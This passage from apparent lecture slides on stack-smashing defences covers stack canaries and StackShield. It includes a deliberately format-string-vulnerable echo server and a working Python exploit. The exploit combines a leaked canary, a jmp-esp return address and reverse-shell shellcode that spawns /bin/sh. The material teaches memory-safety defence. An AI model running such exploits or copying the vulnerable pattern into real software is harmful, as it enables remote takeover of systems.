080491d2: 8d 45 e4             lea     -0x1c(%ebp),%eax
080491d5: 50                    push   %eax
080491d6: ff 75 d4             push   -0x2c(%ebp)
080491d9: e8 92 fe ff ff      call    8049070 <strcpy@plt>
080491de: 83 c4 10             add     $0x10,%esp
080491e1: b8 00 00 00 00      mov     $0x0,%eax
080491e6: 8b 55 f4             mov     -0xc(%ebp),%edx
080491e9: 65 2b 15 14 00 00 00 sub     %gs:0x14,%edx
080491f0: 74 05                je      80491f7 <func+0x51>
080491f2: e8 69 fe ff ff      call    8049060 <__stack_chk_fail@plt>
080491f7: c9                    leave
080491f8: c3                    ret
```

## Bypassing Canary via Information Leakage

A Mini TCP-based Echo Server with Format String Vulnerability (mini\_esrv\_fmt.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#define show_error_msg(...) { fprintf(stderr, __VA_ARGS__); fflush(stderr); exit(1); }
#define ECHO_PORT 8888 /* default Echo Protocol port (TCP) */
#define BUFFER_SIZE 512 /* buffer size */
#define BUF_LEN (BUFFER_SIZE<<1)/* (BUFFER_SIZE * 2) */

void client_handle(int cfd) {
    char buf[BUFFER_SIZE];
    ssize_t len;

    FILE *cfp = fdopen(cfd, "r+");
    memset(buf, 0, BUFFER_SIZE);

    while ((len = read(cfd, buf, BUF_LEN)) > 0) {
        fprintf(cfp, buf);
        fflush(cfp);
    }
}
```

## Bypassing Canary via Information Leakage

A Mini TCP-based Echo Server with Format String Vulnerability (mini\_esrv\_fmt.c continued)

```
int main (int argc, char *argv[]) {
    int server_fd, client_fd, err;
    struct sockaddr_in server, client;

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    if (server_fd < 0) show_error_msg("Could not create socket\n");

    server.sin_family = AF_INET;
    server.sin_port = htons(ECHO_PORT);
    server.sin_addr.s_addr = htonl(INADDR_ANY);

    int opt_val = 0x4fff;
    setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt_val, sizeof opt_val);

    err = bind(server_fd, (struct sockaddr *) &server, sizeof(server));
    if (err < 0) show_error_msg("Could not bind socket\n");

    err = listen(server_fd, 128);
    if (err < 0) show_error_msg("Could not listen on socket\n");

    printf("Server is listening on %d\n", ECHO_PORT);

    while (1) {
        socklen_t client_len = sizeof(client);
        client_fd = accept(server_fd, (struct sockaddr *) &client, &client_len);
        if (client_fd < 0) show_error_msg("Could not establish new connection\n");


        client_handle(client_fd);
    }
    return 0;
}
```



```
08049266 <client_handle>:
8049266: 55          push    %ebp
8049267: 89 e5      mov     %esp,%ebp
8049269: 81 ec 18 02 00 00 sub     $0x218,%esp
804926f: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
8049275: 89 45 f4    mov     %eax,-0xc(%ebp)
8049278: 31 c0      xor     %eax,%eax
...
80492d4: 83 c4 10    add     $0x10,%esp
80492d7: 83 ec 04    sub     $0x4,%esp
80492da: 68 00 04 00 00 push    $0x400
80492df: 8d 85 f4 fd ff ff lea     -0x20c(%ebp),%eax
80492e5: 50          push    %eax
80492e6: ff 75 08    push    0x8(%ebp)
80492e9: e8 72 fd ff ff call    8049060 <read@plt>
80492ee: 83 c4 10    add     $0x10,%esp
...
8049301: 8b 45 f4    mov     -0xc(%ebp),%eax
8049304: 65 2b 05 14 00 00 00 sub     %gs:0x14,%eax
804930b: 74 05      je      8049312 <client_handle+0xac>
804930d: e8 7e fd ff ff call    8049090 <__stack_chk_fail@plt>
8049312: c9          leave   %eax
8049313: c3          ret

08049314 <main>:
...
80494dd: e8 84 fd ff ff call    8049266 <client_handle>
80494e2: 83 c4 10    add     $0x10,%esp
80494e5: eb 98      jmp     804947f <main+0x16b>
```

## Bypassing Canary via Information Leakage



## Bypassing Canary via Information Leakage

exploit4\_code\_injection\_fmt\_leak\_canary.py

```
#!/usr/bin/env python3
import socket
from pwn import *
import pwn
import pwnlib
shellcode = "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\
\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\
\x53\x43\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\
\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))
zero_shellcode = '\x00'*512

#0x2f63aa00
canary = "\x00\xaa\x63\x2f"
#0x080493b1
jmp_esp = "\xb1\x93\x04\x08"
ret_addr = jmp_esp
stackframe_pointer = jmp_esp
shellcode = zero_shellcode + canary + stackframe_pointer + stackframe_pointer \
+ stackframe_pointer + ret_addr + shellcode

# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)

sock.send(shellcode)
```

# Pros and Cons

Aspect	Canary Defense
Performance	Several instructions per function Execution time: few percentage on average Size: can optimize away in memory safe functions (e.g., no buffers inside)
Deployment	Recompile suffices; no code change
Compatibility	Perfect – modification is localized (per function)
Security Guarantee	Canary can be leaked, or bypassed

**StackShield** uses a different technique. The idea here is to create a separate stack to store a copy of the function's return address. Again this is achieved by adding some code at the very beginning and the end of a protected function.

The code at the function prolog copies the return address to special table, and then at the epilog, it copies it back to the stack. So execution flow remains unchanged – the function always returns to its caller. The actual return address isn't compared to the saved return address, so there is no way to check if a buffer overflow occurred.

The latest version also adds some protection against calling function pointers that point at address not contained in .TEXT segment (it halts program execution if the return value has changed). " [10]

# How does StackShield work

```
function_prologue:
    pushl %eax
    pushl %edx
    movl retptr,%eax    // retptr is where the clone is saved
    cmpl %eax,rettop    // if retptr is higher than allowed
    jbe .LSHIELDPROLOG  // just don't save the clone
    movl 8(%esp),%edx    // get return address from stack
    movl %edx,(%eax)     // save it in global space
.LSHIELDPROLOG:
    addl $4,retptr      // always increment retptr
    popl %edx
    popl %eax
standard_prologue:
    pushl %ebp          // saves the frame pointer to stack
    mov %esp,%ebp       // saves a copy of current %esp
    subl $108,%esp      // space for local variables
```

# How does StackShield work

```
function_epilogue:
    leave                // copies %ebp into %esp,
                        // and restores %ebp from stack


    pushl %eax
    pushl %edx
    addl $-4,retptr      // always decrement retptr
    movl retptr,%eax
    cmpl %eax,rettop     // is retptr in the reserved memory?
    jbe .LSHIELDEPILOG  // if not, use return address from stack
    movl (%eax),%edx
    movl %edx,8(%esp)    // copy clone to stack
.LSHIELDEPILOG:
    popl %edx
    popl %eax
    ret                  // jump to address on stack's top
```

# Pros and Cons

Aspect	StackShield Defense
Performance	Slightly more instructions per function than Canary approach Execution time: a few percentage on average Size: can optimize away in memory safe functions (e.g., no buffers inside)
Deployment	Recompile suffices; no code change
Compatibility	Perfect – modification is localized (per function)
Security Guarantee	Can be bypassed if there are pointers that can be manipulated



# Thank You



1



[schen@auburn.edu](mailto:schen@auburn.edu)  
[schuan.github.io](https://github.com/schuan)

<sup>1</sup>Instructor appreciates the help from Prof. Zhiqiang Lin.



“Morris worm - wikipedia,”

[https://en.wikipedia.org/wiki/Morris\\_worm](https://en.wikipedia.org/wiki/Morris_worm), (Accessed on 02/12/2021).



“L0pht heavy industries services,”

[https://insecure.org/stf/mudge\\_buffer\\_overflow\\_tutorial.html](https://insecure.org/stf/mudge_buffer_overflow_tutorial.html), (Accessed on 02/12/2021).



A. One, “Smashing the stack for fun and profit,”

<http://phrack.org/issues/49/14.html>, (Accessed on 02/12/2021).



N. P. Smith, “Stack smashing vulnerabilities in the unix operating system,” [https:](https://web.eecs.umich.edu/~aparakash/security/handouts/Stack_Smashing_Vulnerabilities_in_the_UNIX_Operating_System.pdf)

[//web.eecs.umich.edu/~aparakash/security/handouts/Stack\\_Smashing\\_Vulnerabilities\\_in\\_the\\_UNIX\\_Operating\\_System.pdf](https://web.eecs.umich.edu/~aparakash/security/handouts/Stack_Smashing_Vulnerabilities_in_the_UNIX_Operating_System.pdf), 1997.



T. Oh, “Advanced buffer overflow exploit,”  
<https://packetstormsecurity.com/files/11673/adv.overflow.paper.txt.html>, 10 1999, (Accessed on 02/12/2021).



S. Designer, “‘linux kernel patch to remove stack exec permission’ - marc,”  
<https://marc.info/?l=bugtraq&m=94346976029249&w=2>,  
(Accessed on 02/12/2021).



“The pax team - wikipedia,”  
<https://en.wikipedia.org/wiki/PaX>, (Accessed on  
02/12/2021).



C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, “Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks.” in *USENIX security symposium*, vol. 98. San Antonio, TX, 1998, pp. 63–78.



“a/stackshield,”

<https://static.lwn.net/2000/0113/a/stackshield.html>, January 2000, (Accessed on 02/12/2021).



Bulba and Kil3r, “Bypassing stackguard and stackshield,”

<http://phrack.org/issues/56/5.html#article>, (Accessed on 02/12/2021).



H. Etoh, “Gcc extension for protecting applications from stack-smashing attacks,”

<https://web.archive.org/web/20111130203450/http://www.trl.ibm.com/projects/security/ssp/>, 2000, (Accessed on 02/12/2021).



G. Richarte *et al.*, “Four different tricks to bypass stackshield and stackguard protection,” *World Wide Web*, vol. 1, 2002.



“Solar designer - wikipedia,”

[https://en.wikipedia.org/wiki/Solar\\_Designer](https://en.wikipedia.org/wiki/Solar_Designer), (Accessed on 02/18/2021).



“Secure programmer: Countering buffer overflows,”  
<https://web.archive.org/web/20131018001904/http://www.ibm.com/developerworks/library/l-sp4/index.html>,  
(Accessed on 02/19/2021).



“Exec shield - wikipedia,”  
[https://en.wikipedia.org/wiki/Exec\\_Shield](https://en.wikipedia.org/wiki/Exec_Shield), (Accessed on  
02/19/2021).



“Hiroaki etoh - gcc stack-smashing protector,” <https://gcc.gnu.org/legacy-ml/gcc-patches/2004-09/msg00348.html>,  
(Accessed on 02/18/2021).